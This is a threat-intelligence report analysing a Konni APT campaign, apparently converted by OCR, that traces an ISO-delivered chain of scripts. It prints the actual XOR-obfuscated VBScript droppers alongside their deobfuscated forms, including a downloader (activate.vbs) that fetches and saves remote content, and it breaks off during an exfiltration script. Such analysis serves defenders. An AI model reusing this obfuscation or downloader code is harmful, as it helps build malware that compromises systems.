ThreatMon

THE KONNI APT CHRONICLE: TRACING THEIR INTELLIGENCE-DRIVEN ATTACK CHAIN

Contents

Introduction

In the ever-evolving landscape of cybersecurity, the persistent and sophisticated activities of Advanced Persistent Threat (APT) groups continue to pose significant challenges to organizations worldwide. Among these, the Konni APT Group has emerged as a notable adversary, known for their ingenuity and tenacity in conducting cyber-espionage campaigns. This technical analysis report delves into the intricate details of the Konni APT Group's most recent attack, dissecting their attack chain and conducting an in-depth analysis of the malware involved.

The attack in focus initiates with the delivery of an innocuous-seeming ISO file, which sets into motion a series of events that culminate in a multifaceted assault on the targeted organization. This attack chain is a testament to the Konni APT Group's advanced tactics and highlights the need for vigilant cybersecurity practices and innovative threat detection and mitigation strategies.

Our analysis not only sheds light on the attack chain's progression but also delves deep into the specific malware components utilized by Konni APT, providing a comprehensive understanding of their methodologies and techniques. This in-depth investigation enables organizations to develop proactive security measures and improve their resilience against such sophisticated adversaries.

Towards the end of this report, we present a detailed breakdown of the MITRE ATT&CK techniques employed by the Konni APT Group in this attack, as well as a list of Indicators of Compromise (IOCs) to assist organizations in identifying potential breaches. Moreover, a YARA rule for detection is included, enabling security professionals to bolster their defenses and respond effectively to potential Konni APT Group activity.

The knowledge and insights offered in this report are intended to empower organizations to fortify their cybersecurity posture, better anticipate emerging threats, and respond decisively in the face of determined adversaries like the Konni APT Group. Through this analysis, we aim to equip cybersecurity professionals and organizations with the tools and information necessary to safeguard their digital assets and protect against the ever-persistent threat landscape.

ThreatMon

Experience an Advanced Threat Intelligence Platform for free

- *Get customizable threat intelligence feeds.*
- *Receive instant notifications for new vulnerabilities.*
- *Minimize risks and keep your organization safe.*

30-Days Free Premium Access

Konni APT Group

KONNI is an Advanced Persistent Threat (APT) group with origins believed to be in North Korea. The group has been a longstanding actor in the world of cyber espionage and is known for its targeted attacks, primarily directed towards South Korea. KONNI employs a variety of sophisticated techniques in its operations, often tailoring attacks to specific individuals or organizations.

The group's modus operandi typically involves the use of spear-phishing emails and malicious documents as entry points for their cyberattacks. KONNI's primary objectives include data exfiltration and conducting espionage activities. To achieve these goals, the group employs a wide array of malware and tools, frequently adapting their tactics to avoid detection and attribution.

It is important to stay informed about the activities of APT groups like KONNI and to implement robust cybersecurity measures to safeguard against potential threats. The cybersecurity landscape is dynamic, and ongoing vigilance is critical to protect sensitive information and systems from malicious actors.





Figure 1 - Countries targeted by Konni

Technical Analysis

Initial Compression

The attack chain begins with the download of an ISO image from an ITW URL. This ISO image subsequently deploys another zip file, which contains malicious scripts.




[redacted]

Name	Size	Packed Size	Modified	Created	Accessed	Attributes
activate.vbs	2 331	749	2023-07-08 08:58			A
install.vbs	1 652	502	2023-07-08 08:58			A
paycom.ini	475	304	2023-07-05 12:49			A
resolvedns.bat	432	244	2023-07-11 11:28			A
stopedge.bat	271	186	2023-07-05 12:50			A
unactivate.vbs	6 644	1 741	2023-07-08 08:58			A
unzip.exe	167 936	78 678	2023-05-15 00:35			A
update.vbs	1 579	485	2023-07-08 08:58			A
versioninfo.bat	1 143	369	2023-07-11 11:29			A

Figure 2 - Zip file contains lots of scripts

install.vbs


The install.vbs script is heavily obfuscated using XOR and various other techniques.



```
GXZ4036PV = "eC9NM;['vB{,*"
BW0npws9Nc5r1 = BW0npws9Nc5r1 & Chr(52721 Xor 52646):BW0npws9Nc5r1 = BW0npws9Nc5r1 & Chr(25801 Xor 25754)
BW0npws9Nc5r1 = BW0npws9Nc5r1 & Chr(18708 Xor 18807):BW0npws9Nc5r1 = BW0npws9Nc5r1 & Chr(8977 Xor 9059)
BW0npws9Nc5r1 = BW0npws9Nc5r1 & Chr(46973 Xor 46868):BW0npws9Nc5r1 = BW0npws9Nc5r1 & Chr(21435 Xor 21451
):BW0npws9Nc5r1 = BW0npws9Nc5r1 & Chr(29443 Xor 29559):BW0npws9Nc5r1 = BW0npws9Nc5r1 & Chr(30634 Xor
30596):BW0npws9Nc5r1 = BW0npws9Nc5r1 & Chr(26068 Xor 25991):BW0npws9Nc5r1 = BW0npws9Nc5r1 & Chr(49102 Xor
 49062)
BW0npws9Nc5r1 = BW0npws9Nc5r1 & Chr(32409 Xor 32508):BW0npws9Nc5r1 = BW0npws9Nc5r1 & Chr(52775 Xor 52811
):BW0npws9Nc5r1 = BW0npws9Nc5r1 & Chr(50249 Xor 50213):GXZ4036PV = BW0npws9Nc5r1

Set x2PC8yTwzctC = CreateObject(GXZ4036PV)
KNI2n = Left(WScript.ScriptFullName, InstrRev(WScript.ScriptFullName, "\"))

BQpRdqXl = " %-J1T4D] v%+f"
bb1CsL85g1 = bb1CsL85g1 & Chr(53185 Xor 53171):bb1CsL85g1 = bb1CsL85g1 & Chr(11023 Xor 11114):bb1CsL85g1
= bb1CsL85g1 & Chr(44233 Xor 44218):bb1CsL85g1 = bb1CsL85g1 & Chr(35196 Xor 35091):bb1CsL85g1 =
bb1CsL85g1 & Chr(46031 Xor 45987)
bb1CsL85g1 = bb1CsL85g1 & Chr(26828 Xor 26810):bb1CsL85g1 = bb1CsL85g1 & Chr(2878 Xor 2907)
bb1CsL85g1 = bb1CsL85g1 & Chr(40387 Xor 40359):bb1CsL85g1 = bb1CsL85g1 & Chr(15782 Xor 15816):bb1CsL85g1
= bb1CsL85g1 & Chr(42261 Xor 42342):bb1CsL85g1 = bb1CsL85g1 & Chr(42650 Xor 42676):bb1CsL85g1 =
bb1CsL85g1 & Chr(17637 Xor 17543):bb1CsL85g1 = bb1CsL85g1 & Chr(36955 Xor 36922)
bb1CsL85g1 = bb1CsL85g1 & Chr(22401 Xor 22517):BQpRdqXl = bb1CsL85g1

x2PC8yTwzctC.Run KNI2n & BQpRdqXl, 0
Set x2PC8yTwzctC = Nothing
```

Figure 3 - Obfuscated install.vbs

The deobfuscated version of the VBScript is quite straightforward; it merely executes another batch script called 'resolve.dns'.




```
Set x2PC8yTwzctC = CreateObject(WScript.Shell)
KNI2n = Left(WScript.ScriptFullName, InstrRev(WScript.ScriptFullName, "\"))

x2PC8yTwzctC.Run KNI2n & "resolvedns.bat", 0
Set x2PC8yTwzctC = Nothing
```

Figure 4 - Deobfuscated install.vbs

update.vbs


The 'update.vbs' closely resembles 'install.vbs,' employing the same obfuscation techniques and performing identical tasks.



```
tODfJ_m0BrXqF2 = "(K5JXrn-&Qg ~"
TGs8hrdXR2lk1 = TGs8hrdXR2lk1 & Chr(45570 Xor 45653):TGs8hrdXR2lk1 = TGs8hrdXR2lk1 & Chr(27840 Xor 27795
):TGs8hrdXR2lk1 = TGs8hrdXR2lk1 & Chr(5003 Xor 5096):TGs8hrdXR2lk1 = TGs8hrdXR2lk1 & Chr(22966 Xor 22980
):TGs8hrdXR2lk1 = TGs8hrdXR2lk1 & Chr(21738 Xor 21635):TGs8hrdXR2lk1 = TGs8hrdXR2lk1 & Chr(24562 Xor
24450)
TGs8hrdXR2lk1 = TGs8hrdXR2lk1 & Chr(368 Xor 260):TGs8hrdXR2lk1 = TGs8hrdXR2lk1 & Chr(64512 Xor 64558)
TGs8hrdXR2lk1 = TGs8hrdXR2lk1 & Chr(30849 Xor 30930):TGs8hrdXR2lk1 = TGs8hrdXR2lk1 & Chr(41271 Xor 41311
):TGs8hrdXR2lk1 = TGs8hrdXR2lk1 & Chr(38887 Xor 38786):TGs8hrdXR2lk1 = TGs8hrdXR2lk1 & Chr(24948 Xor
24856):TGs8hrdXR2lk1 = TGs8hrdXR2lk1 & Chr(47085 Xor 46977)
tODfJ_m0BrXqF2 = TGs8hrdXR2lk1

Set CHZxA7oMV = CreateObject(tODfJ_m0BrXqF2)
I6yQFUCy4 = Left(WScript.ScriptFullName, InstrRev(WScript.ScriptFullName, "\"))

cSZsmaNKrle = "#l-xFhdlT-0{"
k7McjcK7S1 = k7McjcK7S1 & Chr(40758 Xor 40773):k7McjcK7S1 = k7McjcK7S1 & Chr(31988 Xor 31872)
k7McjcK7S1 = k7McjcK7S1 & Chr(23039 Xor 22928):k7McjcK7S1 = k7McjcK7S1 & Chr(42909 Xor 42989):k7McjcK7S1
= k7McjcK7S1 & Chr(29172 Xor 29073):k7McjcK7S1 = k7McjcK7S1 & Chr(15517 Xor 15609)
k7McjcK7S1 = k7McjcK7S1 & Chr(58000 Xor 58103):k7McjcK7S1 = k7McjcK7S1 & Chr(45481 Xor 45516):k7McjcK7S1
= k7McjcK7S1 & Chr(2004 Xor 2042):k7McjcK7S1 = k7McjcK7S1 & Chr(26852 Xor 26758):k7McjcK7S1 = k7McjcK7S1
& Chr(10317 Xor 10284):k7McjcK7S1 = k7McjcK7S1 & Chr(14906 Xor 14926)
cSZsmaNKrle = k7McjcK7S1

CHZxA7oMV.Run I6yQFUCy4 & cSZsmaNKrle, 0
Set CHZxA7oMV = Nothing
```

Figure 5 - Obfuscated update.vbs

However, its distinctive feature is that it executes a script named 'stopedge.bat'.




```
Set CHZxA7oMV = CreateObject(WScript.Shell)
I6yQFUCy4 = Left(WScript.ScriptFullName, InstrRev(WScript.ScriptFullName, "\"))

CHZxA7oMV.Run I6yQFUCy4 & "stopedge.bat", 0
Set CHZxA7oMV = Nothing
```

Figure 6 - Deobfuscated update.vbs


activate.vbs

The 'active.vbs' script utilizes command line arguments to execute its tasks. It sends an HTTP request and saves the retrieved content."



```
On Error Resume Next
Kcv8jDJ45bBovmCu = Left(WScript.ScriptFullName, InstrRev(WScript.ScriptFullName, "\"))

IXnqBkP = "k@J9_@-Xf0hxyOK;."
orcHZ684EepX_nSg1 = orcHZ684EepX_nSg1 & Chr(20675 Xor 20622):orcHZ684EepX_nSg1 = orcHZ684EepX_nSg1 & Chr(42987 Xor 42882):orcHZ684EepX_nSg1 = orcHZ684EepX_nSg1 & Chr(56477 Xor 56574
)
orcHZ684EepX_nSg1 = orcHZ684EepX_nSg1 & Chr(9589 Xor 9479):orcHZ684EepX_nSg1 = orcHZ684EepX_nSg1 & Chr(61337 Xor 61430):orcHZ684EepX_nSg1 = orcHZ684EepX_nSg1 & Chr(47452 Xor 47407):
orcHZ684EepX_nSg1 = orcHZ684EepX_nSg1 & Chr(50399 Xor 50352):orcHZ684EepX_nSg1 = orcHZ684EepX_nSg1 & Chr(2792 Xor 2702)
orcHZ684EepX_nSg1 = orcHZ684EepX_nSg1 & Chr(34468 Xor 34512):orcHZ684EepX_nSg1 = orcHZ684EepX_nSg1 & Chr(55205 Xor 55179):orcHZ684EepX_nSg1 = orcHZ684EepX_nSg1 & Chr(43829 Xor 43885
)
orcHZ684EepX_nSg1 = orcHZ684EepX_nSg1 & Chr(49659 Xor 49590):orcHZ684EepX_nSg1 = orcHZ684EepX_nSg1 & Chr(4761 Xor 4821):orcHZ684EepX_nSg1 = orcHZ684EepX_nSg1 & Chr(60664 Xor 60592):
orcHZ684EepX_nSg1 = orcHZ684EepX_nSg1 & Chr(6370 Xor 6326):orcHZ684EepX_nSg1 = orcHZ684EepX_nSg1 & Chr(13361 Xor 13413)
orcHZ684EepX_nSg1 = orcHZ684EepX_nSg1 & Chr(36594 Xor 36514):IXnqBkP = orcHZ684EepX_nSg1

Set SwjmwpjlejHmVN5 = CreateObject(IXnqBkP)
itkmenc = WScript.Arguments.Item(0)

e9D5qlaP = "mr0"
upyfA7DV1 = upyfA7DV1 & Chr(22337 Xor 22278):upyfA7DV1 = upyfA7DV1 & Chr(13796 Xor 13729)
upyfA7DV1 = upyfA7DV1 & Chr(60708 Xor 60784):e9D5qlaP = upyfA7DV1

SwjmwpjlejHmVN5.open e9D5qlaP, itkmenc, False
SwjmwpjlejHmVN5.send
q_VGpmrB = Kcv8jDJ45bBovmCu & WScript.Arguments.Item(1)
If SwjmwpjlejHmVN5.status = 200 Then

AdmvHxqfShikw = "[fu Lr#]/n;8"
WYN6h1 = WYN6h1 & Chr(14589 Xor 14524):WYN6h1 = WYN6h1 & Chr(8155 Xor 8127):WYN6h1 = WYN6h1 & Chr(62822 Xor 62729)
WYN6h1 = WYN6h1 & Chr(3859 Xor 3959):WYN6h1 = WYN6h1 & Chr(21406 Xor 21500):WYN6h1 = WYN6h1 & Chr(57994 Xor 58020):WYN6h1 = WYN6h1 & Chr(42945 Xor 42898):WYN6h1 = WYN6h1 & Chr(25557
 Xor 25505):WYN6h1 = WYN6h1 & Chr(59138 Xor 59248)
WYN6h1 = WYN6h1 & Chr(5123 Xor 5222):WYN6h1 = WYN6h1 & Chr(65146 Xor 65051):WYN6h1 = WYN6h1 & Chr(11416 Xor 11509):AdmvHxqfShikw = WYN6h1

    Set ulaqHb7any = CreateObject(AdmvHxqfShikw)
    with ulaqHb7any
        .type = 1
        .open
        .write SwjmwpjlejHmVN5.responseBody
        .savetofile q_VGpmrB, 1
    End with
End If
```

Figure 7 - Obfuscated form of activate.vbs




```
On Error Resume Next
Kcv8jDJ45bBovmCu = Left(WScript.ScriptFullName, InstrRev(WScript.ScriptFullName, "\"))

Set SwjmwpjlejHmVN5 = CreateObject("Microsoft.XMLHTTP")
itkmenc = WScript.Arguments.Item(0)

SwjmwpjlejHmVN5.open "GET", itkmenc, False
SwjmwpjlejHmVN5.send
q_VGpmrB = Kcv8jDJ45bBovmCu & WScript.Arguments.Item(1)
If SwjmwpjlejHmVN5.status = 200 Then

    Set ulaqHb7any = CreateObject("Adodb.Stream")
    with ulaqHb7any
        .type = 1
        .open
        .write SwjmwpjlejHmVN5.responseBody
        .savetofile q_VGpmrB, 1
    End with
End If
```

Figure 8 - Deobfuscated form of activate.vbs


unactivate.vbs

Unlike the other scripts, 'Unactive.vbs' is a more extensive one. Yet, when its obfuscated code is unraveled, it becomes apparent that it has the potential for exfiltration. This is achieved through the execution of a POST request, incorporating 'name' and 'data' fields.



```
cal9zs0a9i = "=zm32LT_9G1RZ1G9'"
CbJO1dpnUt1 = CbJO1dpnUt1 & Chr(7810 Xor 7887):CbJO1dpnUt1 = CbJO1dpnUt1 & Chr(16776 Xor 16865):CbJO1dpnUt1 = CbJO1dpnUt1 & Chr(
12797 Xor 12702):CbJO1dpnUt1 = CbJO1dpnUt1 & Chr(130 Xor 240):CbJO1dpnUt1 = CbJO1dpnUt1 & Chr(11695 Xor 11712):CbJO1dpnUt1 =
CbJO1dpnUt1 & Chr(32638 Xor 32525)
CbJO1dpnUt1 = CbJO1dpnUt1 & Chr(13307 Xor 13204):CbJO1dpnUt1 = CbJO1dpnUt1 & Chr(47229 Xor 47131):CbJO1dpnUt1 = CbJO1dpnUt1 &
Chr(18403 Xor 18327):CbJO1dpnUt1 = CbJO1dpnUt1 & Chr(4501 Xor 4539):CbJO1dpnUt1 = CbJO1dpnUt1 & Chr(54710 Xor 54766):CbJO1dpnUt1
 = CbJO1dpnUt1 & Chr(39064 Xor 39125)
CbJO1dpnUt1 = CbJO1dpnUt1 & Chr(23242 Xor 23174):CbJO1dpnUt1 = CbJO1dpnUt1 & Chr(21152 Xor 21224):CbJO1dpnUt1 = CbJO1dpnUt1 &
